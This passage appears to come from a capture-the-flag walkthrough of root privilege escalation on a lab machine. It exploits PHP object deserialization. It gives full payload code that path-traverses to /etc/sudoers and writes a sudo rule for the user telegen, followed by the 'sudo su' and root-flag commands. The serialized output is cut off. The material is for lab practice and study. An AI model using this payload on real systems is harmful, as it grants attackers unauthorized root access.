
file_put_contents(__DIR__."/".$this->logFile,$this->logData); gets executed on anything that is supplied in a serialized string from merge.log
REFERENCE: https://www.notsosecure.com/remote-code-execution-via-php-unserialize/

Replace the payload with the logFile and the logData we want to use, rather than the ones already found into buff.php. The payload should contain the below contents.

CONTENTS OF PAYLOAD

```php
<?php

class playBuff {
    public $logFile = "/var/lib/playbuff/../../../../../../../../etc/sudoers";
    public $logData = "telegen ALL=(ALL)ALL";
}
$buff = new playBuff();
$serialBuff = base64_encode(serialize($buff));
print $serialBuff;

?>
```

Use the below resource to create a serialized string from the above payload
RESOURCE: https://paiza.io/en/projects/new?language=php
RESULTS:
Tzo4OiJwbGF5QnVmZiI6Mjp7czo3OiJsb2dGaWxlIjtzOjUzOiIvdmFyL2xpYi9wbGF5YnVmZi8uLi8uLi8uLi8uLi8uLi8uLi8uLi8u



As the telegen user write the above serialized payload into merge.log and wait a few seconds for it to execute and execute the below command for PrivEsc

```
sudo su

# Read root flag
cat /root/root.txt
```